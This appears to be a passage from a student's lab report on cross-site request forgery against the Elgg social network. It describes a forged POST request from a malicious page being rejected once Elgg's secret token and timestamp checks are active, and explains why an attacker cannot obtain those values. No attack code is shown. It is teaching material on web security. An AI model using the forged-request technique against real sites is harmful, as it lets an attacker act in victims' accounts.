
Step 3: Re-execute the CSRF attack Task 2: Using POST request to modify Alice’s profile.

Step 3-1: Alice logs in and follows the link in Boby’s profile to visit the malicious webpage.







Step 3-2: HTTP POST request captured when Alice visits the malicious webpage.



Step 3-3: The POST request was denied because the secret-token and the timestamp fields are missing.



Step 3-4: Verify Alice’s profile is not modified.



How the countermeasure work:

Elgg adds security token and timestamp to all the user actions to be performed, including the “add friend” and the “edit profile” actions. All requests coming from the Elgg site will carry the security token and timestamp. When the request reaches the server side, Elgg recomputes the security token from the site secret value, timestamp, user sessionID, and random generated session string and compares it with the security token carried in the request body. If they match, the request passes the security check and it can then perform actions. Otherwise, the request is denied so it cannot perform actions.

Q4.2

The attacker cannot send secret tokens in the CSRF attack because he does not have control over the victim’s Elgg session and thus do not know the values of the secret token and timestamp. The Elgg security token is a hash value (md5 message digest) of the site secret value, timestamp, user sessionID and random generated session string. None of these are available to the attacker and they are very hard to guess. Also, the browser has access control (e.g. same origin policy) such that the JavaScript at attack’s site cannot access sensitive contents such as the secret token and timestamp from the victim’s Elgg site.